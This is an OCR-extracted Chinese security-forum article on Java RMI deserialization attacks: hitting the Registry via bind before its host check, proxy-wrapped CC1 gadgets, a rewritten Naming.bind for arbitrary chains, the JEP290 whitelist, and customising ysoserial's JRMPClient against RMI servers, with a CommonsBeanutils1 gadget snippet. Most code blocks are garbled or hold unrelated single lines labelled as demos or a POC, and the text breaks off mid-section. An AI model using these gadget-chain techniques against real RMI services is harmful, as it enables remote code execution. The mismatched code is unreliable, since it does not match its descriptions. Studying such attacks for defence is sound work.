奇安信攻防社区 – RMI 反序列化及相关工具反制浅析

奇安信攻防社区 – RMI 反序列化及相关工具反制浅析

阅读本文需要具有一定的 RMI 基础。基础相关可参考 [这篇文章](https://www.oreilly.com/library/view/learning-java/1565927184/ch11s04.html)。 本文将会介绍如下内容： 1. JDK8u232 以下...

阅读本文需要具有一定的 RMI 基础。基础相关可参考 这篇文章 (https://www.oreilly.com/library/view/learning-java/1565927184/ch11s04.html) 。

本文将会介绍如下内容：

1. JDK8u232 以下版本的 JDK Registry 端反序列化问题
2. RMI Client 端被 Server 端打反序列化的问题
3. 分析 RMI 相关工具 `ysoserial exp` 、 `rmitaste` 和 `rmiscout` 是否有被反制的可能。

环境: jdk 8

工欲善其事必先利其器，在开始分析之前，需要先了解如何调试 RMI。

由于 RMI 存在 Client、Server、Registry 端。Client 端比较好调试，只要下断点跟进调用的方法即可（ `bind()` , `lookup()` 这些）。但是 Server 端却不太好调试。毕竟 `LocateRegistry.createRegistry()` 的操作是**新开线程等待连**


接，我们不大可能往 `LocateRegistry.createRegistry()` 上打断点逐步跟进调试。

最佳的方法是把断点下在 `rt.jar` 的 `sun/rmi/server/UnicastServerRef#dispatch` 中。rmi Server 的起点就在这里。并且调试时最好 **Client 和 Server 分开两个项目运行**。

示例:


```
Registry registry = LocateRegistry.createRegistry(1099);
```

打断点后 Debug，可以发现成功 Attach



(https://shs3.b.qianxin.com/attack_forum/2021/09/attach-f1ab9fb2c4c4b489586edda48a6080d8c4d97387.png)

左下角的 Debugger 栏中还可以选择调试线程。目前调试的是 RMI Server 的线程。



(https://shs3.b.qianxin.com/attack_forum/2021/09/attach-e7965d2b3d1a1ed46f12a54c8313531f0503fd8a.png)

了解怎么调试 RMI 后，就可以开始 RMI 反序列化问题的探讨了。

了解过 RMI 基础就会知道，RMI 其实分为了三个部分: Registry, Server, Client

Demo:

Server.java

```
Naming.lookup("rmi://127.0.0.1:1099/myserver1");
```

MyRmiService.java

```
import java.rmi.registry.LocateRegistry;
```

MyRmiServiceImpl.java

```
import java.rmi.registry.Registry;
```

Client.java

```
```

Client 端的 bind

Client 端 bind `Remote对象` 一般都使用 `Naming.bind()` 。跟进如下:

java/rmi/Naming

```
public class Server {
```

观察代码可以知道， `Naming#bind()` 帮我们解析传入的 rmi 协议字符串，并根据 `host` 和 `port` 创建 Registry 的实例。

跟进 `registry.bind()` 操作。由于是 客户端执行的 `bind()` ，所以此时调用的 `bind()` 是 Stub 的 `bind()` 。

rt.jar!/sun/rmi/registry/RegistryImpl_Stub

```
public static void main(String[] args) throws Exception{
```

由此得知，`Remote对象` 被写入到了 `RemoteCall对象` 中，并发送了 RMI 请求。下面来看看 Registry 端接收到 bind 请求后如何处理的。

Registry 端的 bind

低版本的 JDK（忘了多低了，不过也不重要）RMI 并没有强制要求 Registry 和 Server 必须在同一主机上，所以是允许远程主机向 Registry 进行 `bind()` 操作的。可是后来 RMI 在 `RegistryImpl#bind()` 方法中**添加了主机验证**，即下图中的 `checkAccess()`，只能是本地主机向 Registry 发起 `bind()` 请求。

rt.jar!/sun/rmi/registry/RegistryImpl


```
        }
    }
```

(https://shs3.b.qianxin.com/attack_forum/2021/09/attach-47d96618aab383cfa807b966f2706d6bbf0a19a7.png)

检测的调用栈如下，感兴趣可以自行调试下。

```
Registry registry = LocateRegistry.createRegistry(1099);
```

虽说 `RegistryImpl#bind()` 使用了 `checkAccess()` 。但是观察调用栈可知，进入 `RegistryImpl#bind()` 前还有几次函数调用。



(https://shs3.b.qianxin.com/attack_forum/2021/09/attach-6dc1a7b67e9627a3df376874ee4119167a83b622.png)

进入 `RegistryImpl_Skel#dispatch()` 进行查看，代码如下:

```
MyRmiServiceImpl myRmiService = new MyRmiServiceImpl();
```

可以发现，在调用 `RegistryImpl#bind()` 之前就已经对客户端发来数据进行反序列化了。我们的目标就是触发到这个反序列化。只要触发到反序列化，后面就算 `checkAccess()` 限制了 IP 也没有关系。

攻击面

使用对象代理, AnnotationInvocationHandler 打 CC1

综上所述，Registry 端会反序列化 Client 发来的 `Remote对象` 。但由于 `Naming.bind()` 接收 的 bind 对象类型只能是 `Remote对象` 。想直接打反序列化链子是不行的，因为这些链子的入口类都没有实现 `Remote接口` ， 连 `Naming.bind()` 都没法正常执行。

怎么办呢？ 参考文章 (https://www.anquanke.com/post/id/197829) 中给出的解决办法是用对象代理。步骤如下:

1. 对象代理实现 `Remote接口` ， 以便 `Naming.bind()` 正常发送
2. `AnnotationInvocationHandler` 是 CC1 的入口，我们可以让对象代理使用该 `InvocationHandler`
3. 如此一来我们便可依赖 `AnnotationInvocationHandler` 打 CC1 了

这里直接参考 ysoserial 的 **exploit/RMIRegistryExploit** 即可，不详细展开。

仿写 Naming.bind()，发送任意类型的对象

对象代理有限制的地方就是必须要找到一个能打 exp 的 `InvocationHandler` 。所以不太适配所有反序列化链子。

研究一阵发现，只是 Client 端 `Naming.bind()` 参数必须接受一个 Remote 对象，编译不通过而已。若我们仿写一个 `Naming.bind()` ，强制将对象发出，理论上就能发送任意反序列化链子了。


poc:

```
registry.bind("myRmiService", myRmiService);
```

POC 其实就是照着 `Naming#bind()` 仿写了一波。RMI 地址在 `TCPEndpoint` 中指定。

实现效果如下:

Registry 端在 `HashMap#readObject` 打上断点，发送 POC，可在 Registry 端的 `HashMap#readObject` 成功断下断点。


HashMap.java
Client.java
ObjectOutput.java
UnicastServerRef.
1361 @ private void readObject(java.io.ObjectInputStream
1362 throws IOException, ClassNotFoundException {
1363 // Read in the threshold (ignored), loadfactor
1364 s.defaultReadObject();
1365 reinitialize();
1366 if (loadFactor <= 0 || Float.isNaN(loadFactor)
1367 throw new InvalidObjectException("Illegal
1368 loadFacto
Debug:
Server
Debugger
Console
Frames
"RMI TCP Connection(17)-12...roup "RMI Runtime": RUNNING
readObject:1364, HashMap (java.util)
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:62, NativeMethodAccessorImpl (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
invoke:497, Method (java.lang.reflect)
invokeReadObject:1058, ObjectStreamClass (java.io)
readSerialData:1900, ObjectInputStream (java.io)
readOrdinaryObject:1801, ObjectInputStream (java.io)

(https://shs3.b.qianxin.com/attack_forum/2021/09/attach-7469e2ba6d78d3af8cbb00c4297c47c2ccb32a3d.png)

当然这个 POC 可以自己整到 ysoserial 里头，配合里面的链子来打。这里就不展开了。

这些 jdk 版本中不能使用前文用的 bind 来攻击 Registry 端了，原因如下:


1. **RMI Registry 的 `bind()` 先检测来源 ip 再反序列化，导致远端攻击失效。**

```
}
```

1. **由于 JEP290 的加入，导致 RMI Server 端在反序列化 Stub 发送的数据时，使用白名单机制进行了类检测，阻断了恶意类的直接反序列化。**

关于 RMI 的白名单机制:

在 *rt.jar!/sun/rmi/server/UnicastServerRef* 中， `oldDispatch()` 方法在调用 `dispatch()` 前先调用了 `unmarshalCustomCallData()` 方法


UnicastServerRef.class
AnnotationInvocationHandler.class
Client.java
DualStackP
s file, bytecode version: 52.0 (Java 8)
}
private void oldDispatch(Remote var1, RemoteCall var2, int var3) throws Excepti
ObjectInput var6 = var2.getInputStream();
try {
Class var7 = Class.forName("sun.rmi.transport.DGCImpl_Skel");
if (var7.isAssignableFrom(this.skel.getClass())) {
((MarshalInputStream)var6).useCodebaseOnly();
}
} catch (ClassNotFoundException var9) {
}
long var4;
try {
var4 = var6.readLong();
} catch (Exception var8) {
throw new UnmarshalException("error unmarshalling call header", var8);
}

```
        this.logCall(var1, this.skel.getOperations()[var3]);
        this.unmarshalCustomCallData(var6);
        this.skel.dispatch(var1, var2, var3, var4);
    }
```

(https://shs3.b.qianxin.com/attack_forum/2021/09/attach-347c44943bec739557a4035ce5bef7158e1c2895.png)

`unmarshalCustomCallData()` 方法如下，该方法的主要目的是为反序列化注册一个 `Filter` 。

```
}
```

最终会在 `sun/rmi/registry/RegistryImpl#registryFilter()` 进行过滤。主要逻辑如下:

如果嫌 IDEA 反编译 class 的代码长得丑，可以看这个 在线源码 (http://hg.openjdk.java.net/jdk8u/jdk8u/jdk/file/75f31e0bd829/src/share/classes/sun/rmi/registry/RegistryImpl.java) 的。

```
import java.rmi.Remote;
```

虽然 `Proxy类` 是允许的，可是 `InvokerHandler` 等类却不在白名单中，所以直接发反序列化 payload 是不成的。

如何破局，只能把注意点转移到白名单中的类。下面直接放 exp，然后再慢慢解释每个东西都是干嘛的。

自定义开发 ysoserial 配合 exploit/JRMPServer 攻击 RMI Server

下面我们需要自定义开发 ysoserial，并且使用 `ysoserial` 中内置的 `exploit/JRMPServer` 来帮助我们完成攻击。

在攻击之前，需要先了解一些 ysoserial 相关的知识。

Ysoserial 相关

项目地址： https://github.com/frohoff/ysoserial (https://github.com/frohoff/ysoserial)

`payload` 目录下的都是反序列化的 payload。

`exploit` 目录下的都是执行攻击使用的 exp

假设我们想自定义一个 exp，但反序列化 payload 懒得自己写了，想用 ysoserial 现成的。如何拿 ysoserial 里的反序列化 payload 呢？定位到 `payloads` 目录下，可以发现这些反序列化 payload 都有一个 `getObject()` 函数:

```java
public class CommonsBeanutils1 implements ObjectPayload<Object> {

    public Object getObject(final String command) throws Exception {
        final Object templates = Gadgets.createTemplatesImpl(command);
        // mock method name until armed
        final BeanComparator comparator = new BeanComparator( property: "lowestSetBit");

        // create queue with numbers and basic comparator
        final PriorityQueue<Object> queue = new PriorityQueue<~>( initialCapacity: 2, comparator);
        // stub data for replacement later
        queue.add(new BigInteger( val: "1"));
        queue.add(new BigInteger( val: "1"));

        // switch method called by comparator
        Reflections.setFieldValue(comparator,  fieldName: "property",  value: "outputProperties");

        // switch contents of queue
        final Object[] queueArray = (Object[]) Reflections.getFieldValue(queue,  fieldName: "queue");
        queueArray[0] = templates;
```

```
        queueArray[1] = templates;

        return queue;
    }
```

(https://shs3.b.qianxin.com/attack_forum/2021/09/attach-6c6634978ccbd8da56dcaf45bf28abc42f6bd52d.png)

我们想拿到某个反序列化 payload 直接调用对应的 `getObject()` 即可。

自定义 ysoserial exp

被攻击的 **Server 端**代码同前文的 Demo。

下面直接先上手写 Exp。待 Exp 能完成攻击后再慢慢分析原理。

该 Exp 需要用到 `payloads/JRMPClient` 的反序列化 Payload。但是原本的 `payloads/JRMPClient` payload 返回的是 `Registry` 类型作 payload，需要让其返回类型为 `RemoteObjectInvocationHandler` 。最佳方式是在源代码的基础上新增一个函数，用于返回我们需要的对象类型。具体为什么需要 `RemoteObjectInvocationHandler` 类型的 payload，**后面会细说**


JRMPClient.java 如下，新增一个函数 getRemoteObjectInvocationHandler


```
import java.rmi.RemoteException;
```

